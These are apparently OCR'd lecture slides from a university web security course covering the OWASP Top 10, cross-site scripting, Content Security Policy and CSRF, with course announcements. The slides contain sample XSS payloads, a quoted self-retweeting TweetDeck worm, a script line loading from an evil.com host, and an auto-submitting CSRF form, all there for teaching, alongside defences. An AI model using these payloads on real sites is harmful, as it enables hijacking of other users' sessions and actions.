Web Vulns

Patch Notes

- Midterm & Crypto Lab are getting graded now
  - How was it?

Patch Notes

- Midterm & Crypto Lab are getting graded now
  - How was it?
  - *[Reminder: Go over the midterm extra credit]*

Patch Notes

- Midterm & Crypto Lab are getting graded now
  - How was it?
  - *[Reminder: Go over the midterm extra credit]*

Feedback link: https://forms.gle/Xxi4JL25Vqg7U1pT8

(Also in the syllabus)

Patch Notes

- Project 2 due in a week (March 15)
- All quizzes should be graded
  - Sounds like they were a bit harsh? Slack me with questions / regrade requests.

Patch Notes

Extra credit: Honeypot

- Set up a server for attackers to target, and present your findings to the class
- Worth up to 50% of an assignment
- Instructions on Canvas

OWASP Top 10

OWASP Top 10: The 10 most common web vulnerabilities

1. Broken Access Control
2. Cryptographic Failures
3. Injection *(today and tomorrow)*
4. Insecure Design
5. Security Misconfiguration

OWASP
Open Web Application
Security Project

OWASP Top 10

OWASP Top 10 (cont…)

6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging and Monitoring Failures
10. Server-Side Request Forgery

Recap

Web Browsers

- Display HTML and CSS
- Run JavaScript code

Recap

Web Browsers

- Display HTML and CSS
- Run JavaScript code

HTTP


- Protocol for client/server communication
- Includes metadata in HTTP headers
- Cookies are used to save data client-side, often used for authentication

JavaScript

JavaScript Demo: BEEF

XSS

Cross-Site Scripting (XSS): Running JavaScript on the browser of other users




XSS

Self-XSS: Here run this it does something cool

http://www.downloadinformer.com/beware-of-paste-this-code-in-console-window-facebook-scam/

XSS


Inspector
Console
Debugger
Style Editor
Performance
Network
Memory
Filter Output
onmozfullscreenchange is deprecated.
This is a browser feature intended for developers. If someone told you to copy-paste something here to enable a Facebook feature or "hack" someone's account, it is a scam and will give them access to your Facebook account.
See https://www.facebook.com/selfxss for more information.
WEBGL_debug_renderer_info is deprecated in Firefox and will be removed. Please use RENDERER.

XSS

The LEET HACKER method: Modify the HTML!

Follow along: demo.csci3403.com

Please be nice to the demos

XSS

For folks reading the slides without watching the demo:

Just go to this link and you'll get the idea:

https://demo.csci3403.com/search?query=%3Cscript%3Ealert%28%22XSS%21%22%29%3C%2Fscript%3E

XSS

Reflected XSS: Stored in a link or other temporary place


- Example: the search thing:

  `http://example.com/search?query=%3Cscript%3Ealert%28%22XSS%21%22%29%3C%2Fscript%3E`

XSS

Stored (Persistent) XSS: Saved to the server, persistent and reloaded every time

- Example: The saved document thing:



XSS

*andy
@derGeruhn

Follow


<script class="xss">$('.xss').parents().eq(1).find('a').eq(1).click();$('[data-action=retweet]').click();alert('XSS in Tweetdeck')</script>❤

Reply Retweet Favorite ••• More

RETWEETS 39,868 FAVORITES 3,686

9:36 AM - 11 Jun 2014

XSS



https://samy.pl/myspace/

XSS

Q: Can we just search user input for “<script>”?

XSS

Q: Can we just search user input for “<script>”?

A: No, there are other ways of injecting JavaScript:

```
<!-- Runs JavaScript directly -->
<script>alert('XSS!')</script>
<!-- Fails to load an image, then runs JavaScript -->
<img src="nonexistant.jpg" onerror="alert('XSS!')"></img>
<!-- Runs JavaScript when moused over-->
<a onmouseover="alert('XSS!')"></a>
```

XSS

Prevention: Escape HTML tag characters:

Character	Description	Entity Name	Entity Number
&	Ampersand	&	&
<	Less than	<	<
>	Greater than	>	>
	Non-breaking space		

XSS

HTML escaping:

- Most libraries have “escaped” and “raw” functions

```
// JavaScript standard library
// Safe
foo.textcontent = message;
// Unsafe
foo.innerHTML = message;
```

XSS

HTML escaping:

- Most libraries have “escaped” and “raw” functions

```
// React (common JavaScript library)
function SafeComponent() {
    return <div>{message}</div>;
}
function UnsafeComponent() {
    return <div dangerouslySetInnerHTML={__html: message} />;
}
```

XSS

Many unsafe functions are poorly named for some reason

`html_safe()` *public*

Marks a string as trusted safe. It will be inserted into HTML with no additional escaping performed. It is your responsibility to ensure that the string contains no malicious content. This method is equivalent to the `raw` helper in views. It is recommended that you use `sanitize` instead of this method. It should never be called on user input.

https://apidock.com/rails/String/html_safe

```
jinja-filters.safe(value: str) → markupsafe.Markup
```

Mark the value as safe which means that in an environment with automatic escaping enabled this variable will not be escaped.

https://jinja.palletsprojects.com/en/3.1.x/templates/#jinja-filters.safe

XSS

dangerouslySetInnerHTML

Pull requests Issues Marketplace Explore

Repositories	37
Code	818K
Commits	11K
Issues	33K
Discussions	63
Packages	8
Marketplace	0
Topics	1
Wikis	165
Users	1

818,698 code results

Sort: Best match

5calls/react-dev

src/components/about/__snapshots__/About.test.tsx.snap

```
17      <h2
18          className="about__subtitle"
19      />
20      <p
21          dangerouslySetInnerHTML={
22              Object {
...
29          <li>
30              <span
31                  dangerouslySetInnerHTML={
32                      Object {
```

Showing the top two matches Last indexed on Apr 9, 2021

Recap

Cross-Site Scripting (XSS): Running JavaScript as a different user

- **Reflected XSS**: Temporary, tied to a specific link
- **Stored XSS**: Stored in the server

XSS prevention: Escape user input, preferably with safe built-in functions

Questions?

Web Vulns: Day 2

Patch Notes

Question from chat:

Q: Doesn’t XSS require physical access to the device?

A: No- the website must be modified, but it could be modified by another user.

Patch Notes

Getting an infinite loop with the proxy?

Use Firefox for your browser, or the FoxyProxy Chrome extension. I will make a post in Slack about this later when I have time.

Script types

Most (all?) XSS attacks inject inline or 3rd-party scripts:

```
<!-- 3rd-party script -->
<script src="https://evil.com/exploit.js"></script>

<!-- Inline script -->
<script>
document.location = "http://shorturl.at/mrR12";
</script>
```

CSP

Content Security Policy: Specifies where scripts can be loaded from

- Set by the server on each new page load
- Passed as an HTTP header

Only allows JS files on this site or ads.google.com:

```
Content-Security-Policy: script-src 'self' ads.google.com
```

CSP

No JS allowed:

```
Content-Security-Policy: script-src 'none'
```

Only allows JS files on this site or ads.google.com:

```
Content-Security-Policy: script-src 'self' ads.google.com
```

Allows inline scripts:

```
Content-Security-Policy: script-src 'self' 'unsafe-inline'
```

CSP

Can even specify scripts with a specific hash!

Only allow JavaScript with this hash

```
Content-Security-Policy: script-src
'sha256-B2yPHKaXnvFWtRChIbabYmUBFZdVfKKXHbWtWidDVF8='
```

CSP

CSP can also block:


- External connections (connect-src)
- Images (img-src)
- Fonts (font-src)
- etc…

Can connect to this page or ads.google.com, but can only display images from this page:

```
Content-Security-Policy: connect-src 'self' ads.google.com
img-src 'self'
```

CSP

Useful CSP browser extension: Laboratory



Another security header

HTTP Strict-Transport-Security (HSTS): Force all subsequent requests to be encrypted

- I will not quiz you about this, but it comes up a lot

Recap

Content Security Policy (CSP): HTTP header which determines which scripts (and other resources) get loaded

XSS mitigations:

- Escaping user input (error-prone)
- A strict CSP header

Questions?


CSRF

Cross-Site Request Forgery (CSRF): Visiting one site causes actions on another

Ex: Any time somebody visits evil.com, their password on Google.com resets


CSRF

1. One website can trigger a request to another website
   - e.g. an image on *facebook.com* hosted on *evil.com*



CSRF

1. One website can trigger a request to another website
   - e.g. an image on *facebook.com* hosted on *evil.com*



CSRF

1. One website can trigger a request to another website
   - e.g. an image on *facebook.com* hosted on *evil.com*
2. Some of these requests can change state
   - e.g. logout, post message, update password

CSRF

CSRF attack example:

https://evil.com

```
<h1>Welcome to my totally normal webpage!</h1>

<img src="http://demo.csci3403.com/logout"></img>
```

CSRF

Attacks can send data as well

- Could post a message, or change a password:


```
<h1>Welcome to my totally normal webpage!</h1>

<form id="evil-form" action="https://demo.csci3403.com/create" method="POST">
    <input type="text" name="content" value="I am bad at security!">
</form>

<script>
document.getElementById("evil-form").submit()
</script>
```

Web Vulns: Day 3

Patch Notes

Midterm: 85% graded


- Actual scores are 35% higher than shown on Canvas
- Scores were generally good



Patch Notes

Midterm: 85% graded

- Actual scores are 35% higher than shown on Canvas
- Scores were generally good
- Final will almost certainly have a different format




Patch Notes

For recitation: Download BURP Suite (the free version)

- *https://portswigger.net/burp/releases/professional-community-2022-2-3?requestededition=community*
- There is a link on the page to bypass the email signup

CSRF

1. One website can trigger a request to another website
   - e.g. an image on *facebook.com* hosted on *evil.com*



CSRF

1. One website can trigger a request to another website
   - e.g. an image on *facebook.com* hosted on *evil.com*
2. Some of these requests can change state
   - e.g. logout, post message, update password

CSRF

Note: This does require the attacker setting up their own website and tricking the victim into browsing to it!

CSRF

mcc
@mcclure111

INFOSEC EXPERT: It is absolutely not safe to scan a random QR code. What are you thinking?

ME: A QR code is just a URL, right? Are you really trying to say it's totally unsafe to just access a URL?

INFOSEC EXPERT: *Stares back with haunted eyes*

ME: Are ... ... you

9:01 PM · Mar 14, 2022 · Twitter Web App

https://twitter.com/mcclure111/status/1503567125021138950

CSRF

HTML form to send cross-site data:

```
<h1>Welcome to my totally normal webpage!</h1>

<form id="evil-form" action="https://demo.csci3403.com/create" method="POST">
    <input type="text" name="content" value="I am bad at security!">
</form>

<script>
document.getElementById("evil-form").submit()
</script>
```

CSRF

HTML form to send cross-site data:

Target URL

```
<h1>Welcome to my totally normal webpage!</h1>

<form id="evil-form" action="https://demo.csci3403.com/create" method="POST">
    <input type="text" name="content" value="I am bad at security!">
</form>

<script>
document.getElementById("evil-form").submit()
</script>
```

CSRF

HTML form to send cross-site data:

Target URL

HTTP method

```
<h1>Welcome to my totally normal webpage!</h1>

<form id="evil-form" action="https://demo.csci3403.com/create" method="POST">
    <input type="text" name="content" value="I am bad at security!">
</form>

<script>
document.getElementById("evil-form").submit()
</script>
```

CSRF

HTML form to send cross-site data:

Target URL

HTTP method

```
<h1>Welcome to my totally normal webpage!</h1>

<form id="evil-form" action="https://demo.csci3403.com/create" method="POST">
    <input type="text" name="content" value="I am bad at security!">
</form>

<script>
document.getElementById("evil-form").submit()
</script>
```

Key: Value data

CSRF

HTML form to send cross-site data:

Target URL

HTTP method

```
<h1>Welcome to my totally normal webpage!</h1>

<form id="evil-form" action="https://demo.csci3403.com/create" method="POST">
    <input type="text" name="content" value="I am bad at security!">
</form>

<script>
document.getElementById("evil-form").submit()
</script>
```

Key: Value data

Automatically submits on page load

Demo!

https://demo.csci3403.com
(again)

CSRF

Solution: Require a secret value, called a **CSRF token**

